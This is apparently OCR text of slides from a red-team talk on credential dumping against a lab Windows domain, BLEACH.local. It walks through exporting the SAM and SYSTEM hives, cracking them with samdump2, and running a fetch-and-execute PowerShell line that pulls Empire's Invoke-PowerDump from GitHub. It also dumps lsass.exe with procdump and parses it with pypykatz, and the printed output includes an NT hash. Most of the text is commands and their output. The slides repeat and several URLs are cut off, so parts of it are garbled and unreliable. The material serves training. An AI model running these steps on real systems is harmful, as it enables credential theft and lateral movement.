
“PWN LIKE A MDFK ft. RED TEAM VIEW”

Day Six: Untitled

https://tryhackme.com/room/postexploit

CHARLA ROOTEDCON 2018 :: ACTIVE DIRECTORY


BLEACH.local : THE SAM



https://www.hackingarticles.in/credential-dumping-sam/

https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-PowerDump.ps1

BLEACH.local : THE SAM




https://www.hackingarticles.in/credential-dumping-sam/

https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-PowerDump.ps1

BLEACH.local : THE SAM

```
On Windows:
reg save HKLM\sam sam
reg save HKLM\system system

 Send it into a zip to your KALI (Attacker machine).

On KALI:
   # samdump2 -d SYSTEM SA
```



https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-PowerDump.ps1

BLEACH.local : THE SAM

On Windows:
reg save HKLM\sam sam
reg save HKLM\system system

Send it into a zip to your KALI (Attacker machine).

On KALI:
samdump2 -d SYSTEM SA


```
kali@kali: ~/Documents/cosas
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Documents/cosas]
└─$ samdump2 system sam
*disabled* Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* :503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* :504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Juan Querito:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

┌──(kali㉿kali)-[~/Documents/cosas]
└─$
```

https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-PowerDump.ps1

BLEACH.local : THE SAM

On Windows:
reg save HKLM\sam sam
reg save HKLM\system system

Send it into a zip to your KALI (Attacker machine).

On KALI:
samdump2 -d SYSTEM SA


```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Documents/cosas]
└─$ samdump2 system sam
*disabled* Administrador:500:aad3b435b51404eeaad3b435b51
*disabled* Invitado:501:aad3b435b51404eeaad3b435b51404ee
*disabled* :503:aad3b435b51404eeaad3b435b51404ee:31d6cfe
*disabled* :504:aad3b435b51404eeaad3b435b51404ee:31d6cfe
Juan Querito:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

┌──(kali㉿kali)-[~/Documents/cosas]
└─$
```

```
root@kali: /home/kali
File  Actions  Edit  View  Help
root@kali: /home/kali ×  root@kali: /home/kali ×  kali@kali: ~ ×

┌──(root㉿kali)-[/home/kali]
└─# which samdump2
/usr/bin/samdump2

┌──(root㉿kali)-[/home/kali]
└─# samdump2 /home/kali/SYSTEM /home/kali/SAM
*disabled* Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* :503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* :504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
admin:1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

┌──(root㉿kali)-[/home/kali]
└─#
```

LM


NTLM

https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-PowerDump.ps1

BLEACH.local : THE SAM


```
On Windows:
reg save HKLM\sam sam
reg save HKLM\system system
```


```
Administrador: Windows PowerShell
PS C:\Windows\system32> Invoke-Expression (New-Object Net.Webclient).downloadstring('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-PowerDump.ps1')
PS C:\Windows\system32> Invoke-PowerDump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Juan Querito:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

sysad:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

PS C:\Windows\system32>
```



https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-PowerDump.ps1

BLEACH.local : lsass.exe





https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Out-Minidump.ps1

https://www.ired.team/offensive-security/credential-access-and-credential-dumping/dump-credentials-from-lsass-process-without-mimikatz

https://medium.com/@markmotig/some-ways-to-dump-lsass-exe-c4a75fdc49bf

BLEACH.local : lsass.exe





https://raw.githubusercontent.com/mattifestation/PowerSploit/


https://www.ired.team/offensive-security/credential-acce


rocess-without-mimikatz


https://medium.com/@markmotig/some-ways-to-dump-

BLEACH.local : lsass.exe

```
para obtener información más detallada.
PS C:\Users\jquerito\Downloads\SysinternalsSuite> .\procdump.exe  -accepteula -ma lsass.exe ../lsass_prueba.dmp
Error al ejecutar el programa 'procdump.exe': Acceso denegadoEn línea: 1 Carácter: 1
+ .\procdump.exe  -accepteula -ma lsass.exe ../lsass_prueba.dmp
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~.
En línea: 1 Carácter: 1
+ .\procdump.exe  -accepteula -ma lsass.exe ../lsass_prueba.dmp
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed

PS C:\Users\jquerito\Downloads\SysinternalsSuite>
```









https://raw.githubusercontent.com/mattifestation/PowerSploit/

https://www.ired.team/offensive-security/credential-acce
rocess-without-mimikatz

https://medium.com/@markmotig/some-ways-to-dump-

BLEACH.local : lsass.exe





https://raw.githubusercontent.com/mattifestation/PowerSploit/r

https://www.ired.team/offensive-security/credential-acce
rocess-without-mimikatz

https://medium.com/@markmotig/some-ways-to-dump-

BLEACH.local : lsass.exe


Administrador: C:\Windows\System32\cmd.exe


```
C:\Users\jquerito\Downloads\SysinternalsSuite>whoami
nt authority\system

C:\Users\jquerito\Downloads\SysinternalsSuite> .\procdump.exe  -accepteula -ma lsass.exe ../lsass_prueba.dmp

ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[18:13:14] Dump 1 initiated: C:\Users\jquerito\Downloads\lsass_prueba.dmp
[18:13:14] Dump 1 writing: Estimated dump file size is 58 MB.
[18:13:14] Dump 1 complete: 58 MB written in 0.5 seconds
[18:13:15] Dump count reached.
```

https://raw.githubusercontent.com/mattifestation/PowerSploit/

https://www.ired.team/offensive-security/credential-acce
rocess-without-mimikatz

https://medium.com/@markmotig/some-ways-to-dump-





BLEACH.local : lsass.exe

```
┌──(kali㉿kali)-[~/Documents/cosas]
└─$ pypykatz lsa minidump lsass_test.dmp
INFO:pypykatz:Parsing file lsass_test.dmp
FILE: ======== lsass_test.dmp ========
== LogonSession ==
authentication_id 18490330 (11a23da)
session_id 1
username Administrador
domainname BLEACH
logon_server PRINCIPAL-BLEAC
logon_time 2023-05-20T10:33:09.737119+00:00
sid S-1-5-21-3777977817-1859332824-490154379-500
luid 18490330
        == MSV ==
                Username: Administrador
                Domain: BLEACH
                LM: NA
                NT: fc19a68b44372b3bcf0297e08a28fda8
                SHA1: a23a9ebee5923c7860e21a1ef6cf053cf6885c00
                DPAPI: 380f529916e7310ff45ab4ab0e99c80e
        == WDIGEST [11a23da]==
                username Administrador
                domainname BLEACH
                password None
                password (hex)
        == Kerberos ==
```

https://github.com/skelsec/pypykatz


https://www.ired.team/offensive-security/credential-access-and-credential-dumping/dump-crede
rocess-without-mimikatz

https://medium.com/@markmotig/some-ways-to-dump-lsass-exe-c4a75fdc49bf

https://tryhackme.com/room/postexploit

